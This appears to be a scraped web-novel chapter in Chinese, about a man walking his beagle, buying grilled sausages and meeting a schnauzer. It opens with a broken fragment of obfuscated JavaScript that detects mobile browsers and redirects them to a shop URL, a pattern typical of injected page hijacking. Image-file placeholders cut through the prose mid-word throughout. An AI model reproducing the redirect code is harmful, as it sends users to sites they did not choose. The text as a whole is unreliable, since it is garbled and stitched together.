0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457048|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' >谢昭衡思忖几秒,眼神都变了,生怕要面对一个需要重新装修的家,快步往里走,仔细巡视每一个房间,但都没有发现问题。 他顿了顿,转头看着比格大王,顾昀格立刻藏住心虚,对他眨了眨水汪汪的眼睛。 谢昭衡仍然不信比格大王独自在家没有闯祸,但实在找不到证据,只能就此放弃了。 …… 夜色渐深,谢昭衡躺在床上,虽然还有睡眠障碍,但想到明天要早起遛狗,尽量压制住情绪,让自己入眠。 他闭上眼睛,眉头舒展开呼吸,变得平缓,仿佛快要睡着时,鼻子突然轻微地抽动了一下。 他睁开眼,平静地看着夜色掩映下的天花板。 他许是病得更重了,都出现了幻觉。 躺在床上,他竟然闻到了番茄味薯片黄瓜味薯片烤肉味薯片蔓越莓曲奇和茉莉花茶的味道。 …… 既然已经决定留下比格大王,谢昭衡便打算做个合格的忍人,他专门查过资料,发觉比格大王之前拆笼子的行为,代表着他精力旺盛,需要发泄。 上完两天的课程后,谢昭衡立刻带比格大王出门。 在此之前他们都只是在小区里遛弯,谢昭衡怕他玩得不尽兴,特意牵着他到了河边。 顾昀格兴奋的眼神都亮了,肌肉紧绷发热,身上的汗仿佛都蒸腾成了热气。 跟比格大王的精力充沛不同,谢昭衡站在一边,常年毫无表情的冰山脸隐隐透出一抹迷茫和怀疑人生。 他牵的真是狗吗。 绷紧的狗绳和巨大的拉力,让他恍惚间觉得自己牵的是一头倔驴,有的是力气,但没有半点智商。 他被迫跟着七拐八拐地走在路上,看着不远处的灌木丛中,突然有种不祥的感觉。 以他对比格这个品种的了解,说不定会钻进去偷偷吃屎。 只是想了想那画面,谢昭衡立刻神经紧绷,风声鹤唳,每次比格大王靠近灌木丛,他都眼睛眨也不眨地看着。 还好比格大王只是对标记感兴趣,偶尔被气味吸引,他不知疲倦地跑了一个小时,兴头正浓,刚要再跑一轮,突然发现绳子被人拽紧了。 谢昭衡有些狼狈地站在路边,头也不回地朝卖烤肠的摊贩走去。 胃是情绪的器官,他之前对什么都提不起兴趣,什么都不想做,能量的消耗被压低到了极点,各种因素交织在一起,他很久没有饥饿的感觉了,进食只是在维持生命的延续。 这是他最近这段时间第一次感觉到饥饿,饿得心慌,前胸贴着后背。 不管现在摆在面前的是什么,谢昭衡都会吃,立刻买了三根烤肠。 比格大王蹲坐在一旁,一副拿他没办法的无奈表情。 谢昭衡今年才五六岁吗,看见小摊贩就走不动道。 他刚在心里吐槽了一句,就被烤肠的香味儿攥住了心神,眼神都发直了,鼻子左右抽动,不断地向前挪,一股魂牵梦萦的陶醉表情。 他靠得越来越近,整只狗几乎贴在了单车上,口水泛滥成灾。 谢昭衡假装没有看见,直接从摊贩手里拿过三根烤肠。 顾昀格立刻转移目标,跑到谢昭衡面前,努力保持着矜持端庄的姿态,但身后的尾巴已经摇成了螺旋桨。 谢昭衡拿着其中一根,看看烤肠又看看比格大王,在比格大王拼命暗示下,将烤肠送到嘴边,自己咬了一大口。 顾昀格:“……” werwerwerwer! 比格大王威慑的是目光化为了实质,如刀锋般锋利,谢昭衡还算有点自觉,自己吃完一根后,立刻蹲下身把烤肠送到小比嘴边。 “凉一凉再吃。” 狗吃饭都是狼吞虎咽,嚼都不嚼直接往下咽,顾昀格也有这样的本能,他之前有被烫到过,吸取教训,努力控制自己。 等烤肠凉了,他迫不及待地咬了一口。 谢昭衡一直半蹲在旁边,帮他拿着烤肠。 摊主还是第一次见人这么伺候狗,搭话道:“放在地上不行吗,难道你要一直这样帮它举着?” 谢昭衡摇了摇头,“它有洁癖,放在地上,一律不吃。” 摊主被噎住,说不出其他话来。 一人一狗干掉了五根烤肠,恢复体力后又转了半个小时,顾昀格这才依依不舍地牵着谢昭衡回家。 他们刚走到小区,就迎面撞上了雪纳瑞。 这是他认识的第一只狗朋友,顾昀格立刻热情地跑过去打招呼,雪纳瑞的耳朵高高立起,跑到一半却突然停了下来,尾巴摇动的幅度也越来越小。 顾昀格顿了顿不解地问道:“怎么了,你见到我不高兴吗?” 雪纳瑞委屈地扭了扭身子,幽怨地看着他,“你不跟我打招呼,你不把我当朋友。” 顾昀格愣了愣,不明所以地说道:“我没打吗,那我补上。” 雪纳瑞星星眼。 顾昀格:“你好。” 雪纳瑞继续星星眼。 顾昀格:“你好你好。” 雪纳瑞往前凑了凑,不断地扭屁股,用动作暗示他:“是这个。” 顾昀格突然懂了,不可置信地瞪大了眼睛。 打招呼是让他去闻雪纳瑞的屁股吗?!!